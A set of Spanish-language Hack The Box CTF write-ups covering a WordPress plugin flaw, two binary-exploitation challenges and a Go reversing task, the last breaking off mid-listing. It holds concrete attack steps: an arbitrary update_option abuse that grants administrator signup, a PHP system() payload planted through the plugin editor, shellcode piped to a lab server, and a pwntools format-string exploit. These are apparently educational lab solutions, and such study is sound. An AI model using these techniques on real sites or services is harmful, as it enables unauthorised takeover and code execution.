Desafío Web 1

📝 Write-up: Nieve Silenciosa (Silent Snow) - Hack The Box
🧠 Conceptos Clave Aprendidos

- **Análisis de Caja Blanca (White Box):** El desafío proporcionó el código fuente, permitiendo auditar plugins personalizados en busca de errores lógicos.
- **Bypass de `is_admin()`:** Se aprendió que la función `is_admin()` de WordPress no verifica si el usuario es administrador, sino si se está cargando una página administrativa (como `admin-ajax.php`). Esto permitió acceder a funciones restringidas sin estar autenticado.
- **Arbitrary Option Update:** La vulnerabilidad crítica residía en el uso inseguro de `update_option()`, permitiendo a un atacante modificar cualquier configuración de la base de datos de WordPress (tabla `wp_options`).
- **Elevación de Privilegios:** Modificando las opciones `users_can_register` y `default_role`, convertimos un registro público en una creación de cuenta de Administrador.
- **RCE (Remote Code Execution):** Uso del editor de temas/plugins nativo de WordPress para inyectar código PHP malicioso y ejecutar comandos del sistema.

🛠️ Paso a Paso de la Solución


1. Reconocimiento y Análisis de Código

Al revisar la estructura de archivos, se identificó un plugin personalizado en `src/plugins/my-plugin/my-plugin.php`. Se encontraron dos fallos críticos:

- Un hook en `init` que permitía acceder a la función `admin_page` simplemente pasando el parámetro GET `?settings`.
- Dentro de `admin_page`, una validación débil (`check_admin_referer`) y una llamada a `update_option($_POST['my_plugin_action'], ...)` que aceptaba inputs controlados por el usuario.

2. Obtención del Nonce (Token de Seguridad)


Para interactuar con el formulario vulnerable, se necesitaba un **nonce**. Dado que el script generaba uno para el usuario actual (incluso no autenticado), se obtuvo visitando: `http://IP:PUERTO/wp-admin/admin-ajax.php?settings=1` Se inspeccionó el código fuente y se extrajo el valor del campo oculto `my_plugin_nonce`.



3. Explotación (Elevación de Privilegios)

Utilizando **Burp Suite** (o cURL), se enviaron peticiones POST al endpoint vulnerable para reconfigurar el sitio:


- **Paso A - Habilitar Registro:**
  - `my_plugin_action`: `users_can_register`
  - `mode`: `1`
- **Paso B - Hacer Admin a los nuevos usuarios:**
  - `my_plugin_action`: `default_role`
  - `mode`: `administrator`




4. Acceso y Ejecución de Código

1. Se accedió a `/wp-login.php?action=register` y se creó un nuevo usuario.
2. Al iniciar sesión, se confirmó el acceso al panel de **Administrador**.

3. Se navegó a **Plugins > Plugin File Editor**.
4. Se editó el plugin "Hello Dolly" inyectando el payload: system('cat /flag.txt');
5. Se activó el plugin, lo que ejecutó el comando.






5. Captura de la Bandera

El contenido del archivo `flag.txt` se imprimió en la cabecera de la respuesta HTML (visible en el código fuente o inspeccionando el DOM).

Flag: `HTB{nselwick_t0wn_7ffa22387b0a740b324fbd7399c0fb69}`



Desafío Pwn 1

Write-up: SHL33T - HackTheBox Challenge
🧠 Conceptos Clave Aprendidos


- **Registros del CPU (EBX):** Son pequeñas áreas de almacenamiento ultra-rápido dentro del procesador. En este reto, manipulamos el registro `EBX`, comúnmente usado para manejo de datos o punteros base en arquitecturas x86/x64.
- **Instrucción SHL (Shift Left):** Es una operación a nivel de bits. Mueve los bits de un registro hacia la izquierda, llenando los huecos con ceros. Matemáticamente, equivale a multiplicar por potencias de 2.
- **Shellcode / Opcode:** El procesador no entiende texto como "shl", entiende números hexadecimales (Opcodes). Tuvimos que traducir nuestras instrucciones a "lenguaje máquina" (`\xc1...`) para inyectarlas.
- **Instrucción RET (Return):** Crucial para el flujo del programa. Después de ejecutar nuestro código inyectado, necesitamos `RET` (`\xc3`) para devolver el control al verificador del programa y que este nos entregue la flag.


🛠️ Solución Paso a Paso

1. Reconocimiento y Análisis Estático

Primero identificamos el tipo de archivo y buscamos pistas legibles dentro del binario.

- **Comando:** `file shl33t`
  - *Resultado:* Binario ELF 64-bit (Linux), "not stripped" (símbolos de depuración presentes).
- **Comando:** `strings shl33t`
  - *Hallazgo:* Encontramos la lógica del reto en texto plano: *"It should be ebx = 0x13370000 instead!"*.





2. Análisis Dinámico y Lógica

Ejecutamos el binario para entender su comportamiento.

- **Observación:** El programa toma nuestra entrada y la ejecuta directamente como código máquina.
- **El Problema:** El registro `EBX` valía `0x00001337` y debía valer `0x13370000`.
- **La Matemática:** Para mover el valor hexadecimal 4 posiciones a la izquierda (de `1337` a `13370000`), necesitamos desplazar 16 bits (4 dígitos hex × 4 bits cada uno).

3. Construcción del Exploit (Payload)

Creamos el código en ensamblador y lo tradujimos a Opcodes (Hexadecimal).

- **Instrucción 1 (Acción):** `shl ebx, 16`
  - *Opcode:* `\xc1\xe3\x10`
- **Instrucción 2 (Control):** `ret` (Para volver al programa principal y evitar un *crash*).
  - *Opcode:* `\xc3`


Payload Final: `\xc1\xe3\x10\xc3`

4. Explotación

Usamos Python para inyectar los bytes no imprimibles a través de una tubería (`pipe`) hacia la conexión del servidor (`netcat`).

Comando final utilizado:

Bash
python3 -c 'import sys; sys.stdout.buffer.write(b"\xc1\xe3\x10\xc3")' | nc 154.57.164.75 31179



Resultado: El servidor ejecutó la instrucción, verificó el registro EBX modificado y devolvió la flag: `HTB{sh1ft_2_th3_l3ft_sh1ft_2_th3_r1ght_b7442e54c4dfc44e12d043650a12ae2d}`.

Desafío Pwn 2

Write-up: Feel My Terror - Hack The Box (Pwn)

Desafío: Feel My Terror - Sponsored by Ynov Campus

Categoría: Pwn / Binary Exploitation

Dificultad: Easy

Herramientas: GDB, Python (pwntools), Netcat.


📌 Conceptos Claves Aprendidos

1. **Format String Vulnerability (Vulnerabilidad de Cadena de Formato):** Ocurre cuando se pasa input de usuario directamente a funciones como `printf()` sin especificar un formato (ej. `%s`). Esto permite al atacante leer del Stack (`%p`) o escribir en memoria arbitraria (`%n`).
2. **Arbitrary Memory Write (Escritura Arbitraria):** Uso del especificador `%n` para sobrescribir valores en direcciones de memoria específicas, alterando la lógica interna del programa.
3. **Reverse Engineering con GDB:** Análisis del código ensamblador para entender la lógica de validación (`cmp`, `jne`) y encontrar direcciones de variables globales.
4. **Payload Optimization:** Uso de técnicas (`short writes`) para reducir el tamaño del exploit y evadir limitaciones de buffer.

🛠️ Paso a Paso de la Resolución

1. Reconocimiento y Detección

- Se analizó el binario `feel_my_terror`. Al ejecutarlo, el programa repetía (echo) el input del usuario.
- **Prueba de Fuzzing:** Se envió la cadena `%p %p %p %p`.
- **Resultado:** El programa devolvió direcciones de memoria del Stack (ej. `0x7ff...`), confirmando la vulnerabilidad de **Format String**.



2. Obtención del Offset

- Para saber en qué posición del Stack estaba nuestro input, enviamos: `AAAA %p %p %p %p %p %p`.
- Se identificó el patrón `0x41414141` (hexadecimal de 'AAAA') en la **posición 6**.
- **Offset confirmado:** 6.

3. Ingeniería Inversa (Análisis Estático/Dinámico)

- Se usó **GDB** para desensamblar el binario (`disassemble main` y `disassemble check_db`).
- **Hallazgo Crítico:** La función `check_db` comparaba 5 variables globales con valores hexadecimales específicos ("magic numbers") para liberar la flag.
- Se extrajeron las direcciones de memoria de destino y los valores requeridos:
    - `0x40402c` -> `0xdeadbeef`
    - `0x404034` -> `0x1337c0de`
    - `0x40403c` -> `0xf337babe`
    - `0x404044` -> `0x1337f337`

- `0x40404c` -> `0xfadeeeed`


4. Desarrollo del Exploit (Pwntools)

- Se creó un script en Python utilizando la librería `pwntools`.
- Se utilizó `fmtstr_payload` para calcular automáticamente los caracteres necesarios para sobrescribir las 5 direcciones con los valores deseados usando el offset 6.
- **Obstáculo:** El payload generado era demasiado grande para el buffer del programa (>197 bytes), causando un crash antes de tiempo.
- **Solución:** Se aplicó `write_size='short'` en la generación del payload para escribir byte a byte y reducir el tamaño del ataque.

5. Ejecución y Flag

- El script modificó exitosamente la memoria del proceso remoto.
- La función `check_db` validó los valores inyectados como correctos.
- El servidor entregó la flag antes de cerrar la conexión.

Flag: `HTB{1_l0v3_chr15tm45_&_h4t3_fmt}`



💻 Snippet del Exploit Final

Python

```
from pwn import *

# 1. Configuración
HOST = '154.57.164.74' # <--- Asegúrate que esta IP siga activa (o reinicia el docker)
PORT = 31013          # <--- Revisa el puerto también
exe = './feel_my_terror'
elf = context.binary = ELF(exe, checksec=False)

# 2. Conexión
p = remote(HOST, PORT)

# 3. Datos
```

```
offset = 6
writes = {
    0x40402c: 0xdeadbeef,
    0x404034: 0x1337c0de,
    0x40403c: 0xf337babe,
    0x404044: 0x1337f337,
    0x40404c: 0xfadeeeed
}

# 4. Generar Payload COMPRIMIDO
# Agregamos write_size='short' para que ocupe menos espacio
payload = fmtstr_payload(offset, writes, write_size='short')

print(f"Nueva longitud del payload: {len(payload)}")

# Verificación de seguridad
if len(payload) > 201:
    log.error("¡El payload sigue siendo demasiado grande! Necesitamos un plan B.")
else:
    # 5. Ataque
    p.recvuntil(b'> ')
    p.sendline(payload)
    p.interactive()
```

Desafío Reversing 2

Writeup: Starshard Reassembly (HackTheBox Challenge)

Categoría: Reverse Engineering (Ingeniería Inversa)

Lenguaje: Go (Golang)

Plataforma: macOS (Mach-O 64-bit)

Conceptos Claves Aprendidos

- **Análisis Estático:** La capacidad de entender qué hace un programa sin ejecutarlo, vital cuando analizamos malware o binarios de otras arquitecturas/sistemas operativos.
- **Go Reversing:** Los binarios de Go suelen ser grandes y estáticos. Las funciones suelen mantener sus nombres originales (símbolos), lo que facilita el reconocimiento lógico (ej. ver `main.R0` ayuda a entender la estructura).
- **OpCodes (Código de Máquina):** Entender que las instrucciones de ensamblador (`MOV`, `RET`) tienen una representación hexadecimal directa (`B8`, `C3`) permite buscar patrones a bajo nivel usando expresiones regulares, ignorando la necesidad de desensambladores complejos.
- **Python para Binarios:** El uso de librerías estándar (`re`, `open` en modo `rb`) permite manipular ejecutables como si fueran archivos de texto, una técnica poderosa para extracción de datos (scraping) en binarios.

1. Análisis Inicial y Reconocimiento

Se identificó que el archivo `memory_minder` es un ejecutable binario para arquitectura macOS compilado en Go. Al no disponer de un entorno Mac para ejecutarlo (análisis dinámico), se procedió enteramente con **análisis estático**.

Utilizando el comando `strings`, se revelaron nombres de funciones sospechosas:

Bash
strings memory_minder | grep "main\."

Hallazgo: Se encontraron múltiples referencias a funciones estructuradas como `main.R0.Expected`, `main.R1.Expected`... hasta `main.R27.Expected`. Esto sugirió que la flag estaba fragmentada y cada función "esperaba" (`Expected`) devolver un carácter específico de la misma.


```
tobi33@DESKTOP-4TQM7G2:/mnt/c/Users/Usuario/Downloads/challenge5$ r2 memory_minder
[0x01072560]> aaa
[x] Analyze all flags starting with sym. and entry0 (aa)
[x] Analyze function calls (aac)
[x] Analyze len bytes of instructions for references (aar)
[x] Check for objc references (aao)
[x] Finding and parsing C++ vtables (avrr)
[x] Type matching analysis for all functions (aaft)
[x] Propagate noreturn information (aanr)
[x] Use -AA or aaaa to perform additional experimental analysis.
[0x01072560]> afl ~Expected
0x010a7200    6 48           sym._main._R0_.Expected
0x010a7280    6 48           sym._main._R1_.Expected
0x010a7700    6 48           sym._main._R10_.Expected
0x010a7780    6 48           sym._main._R11_.Expected
0x010a7800    6 48           sym._main._R12_.Expected
0x010a7880    6 48           sym._main._R13_.Expected
0x010a7900    6 48           sym._main._R14_.Expected
0x010a7980    6 48           sym._main._R15_.Expected
0x010a7a00    6 48           sym._main._R16_.Expected
0x010a7a80    6 48           sym._main._R17_.Expected
0x010a7b00    6 48           sym._main._R18_.Expected
0x010a7b80    6 48           sym._main._R19_.Expected
0x010a7300    6 48           sym._main._R2_.Expected
0x010a7c00    6 48           sym._main._R20_.Expected
0x010a7c80    6 48           sym._main._R21_.Expected
0x010a7d00    6 48           sym._main._R22_.Expected
0x010a7d80    6 48           sym._main._R23_.Expected
0x010a7e00    6 48           sym._main._R24_.Expected
0x010a7e80    6 48           sym._main._R25_.Expected
0x010a7f00    6 48           sym._main._R26_.Expected
0x010a7f80    6 48           sym._main._R27_.Expected
0x010a7380    6 48           sym._main._R3_.Expected
0x010a7400    6 48           sym._main._R4_.Expected
0x010a7480    6 48           sym._main._R5_.Expected
0x010a7500    6 48           sym._main._R6_.Expected
0x010a7580    6 48           sym._main._R7_.Expected
0x010a7600    6 48           sym._main._R8_.Expected
0x010a7680    6 48           sym._main._R9_.Expected
0x010a6380    1 6            sym._main.R0.Expected
0x010a63c0    1 6            sym._main.R1.Expected
0x010a6600    1 6            sym._main.R10.Expected
0x010a6640    1 6            sym._main.R11.Expected
0x010a6680    1 6            sym._main.R12.Expected
0x010a66c0    1 6            sym._main.R13.Expected
0x010a6700    1 6            sym._main.R14.Expected
0x010a6740    1 6            sym._main.R15.Expected
0x010a6780    1 6            sym._main.R16.Expected
0x010a67c0    1 6            sym._main.R17.Expected
0x010a6800    1 6            sym._main.R18.Expected
